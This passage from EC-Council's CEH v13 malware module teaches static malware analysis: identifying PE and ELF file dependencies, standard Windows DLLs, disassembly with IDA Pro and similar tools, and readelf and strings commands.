


Figure 7.89: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*https://www.angusj.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35 Module 07 | Malware Threats

EC-Council CEH v13

Static Malware Analysis: Identifying File Dependencies


- File dependencies contain information about the internal system files that the program needs to function properly
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (https://jeremylong.github.io)
- Dependency Finder (https://depfind.sourceforge.io)
- PE Explorer Dependency Scanner (http://www.pe-explorer.com)
- RetireJS (https://retirejs.github.io)

Dependency Walker

- Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



https://www.dependencywalker.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.




Figure 7.90: Screenshot of Dependency Walker

Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Dependency Finder (*https://depfind.sourceforge.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- RetireJS (*https://retirejs.github.io*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Malware Disassembly


- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**

Disassembling and Debugging Tools

- Ghidra (https://ghidra-sre.org)
- x64dbg (https://x64dbg.com)
- Radare2 (https://rada.re)
- OllyDbg (https://www.ollydbg.de)
- WinDbg (http://www.windbg.org)

IDA Pro

IDA Pro is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://hex-rays.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA Pro**

  Source: *https://hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.91: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghidra(*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare2 (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf


- Identify symbols in ELF executables:
  readelf -s <malware-sample>
- Identify program headers in ELF executables:
  readelf -l <malware-sample>
- Identify ELF file headers:
  readelf -h <malware-sample>

Extracting Strings from ELF Executable Files

- Use Linux command strings to extract strings:
  strings malware-sample > str.txt

Analyzing String Reuse Using Intezer

- Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps



https://linux.die.net

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Analyzing ELF Executable Files

ELF is a generic executable file format in Linux. It contains three main components including an ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables.

The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program.

The result of the analysis determines whether the file is malicious. If the ELF file is malicious, the extracted information is insufficient to identify the behavior and purpose of the malware; it requires further analysis (dynamic analysis) in a secured or closed environment.

- **Static Analysis of ELF Files Using readelf**

  Source: *https://linux.die.net*

  The readelf tool displays information about one or more ELF object files. The options control what information to display. The tool supports 32-bit and 64-bit ELF files. Security professionals can use readelf to extract static artifacts from an ELF executable.

  Identifying Symbols in ELF Executables

  Extracting symbols is a process of retrieving data types such as functions and variables used in the source code. These symbols explain what functions and variables are used by the developers in the code, which helps in understanding the functionality of the code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following command to extract symbols from an ELF executable:

`readelf -s <malware-sample>`

Here, the **`-s`** option is used to display the entries in the symbol table section of the file. Alternatively, use the **`--symbols`** or **`--syms`** options to extract symbols.

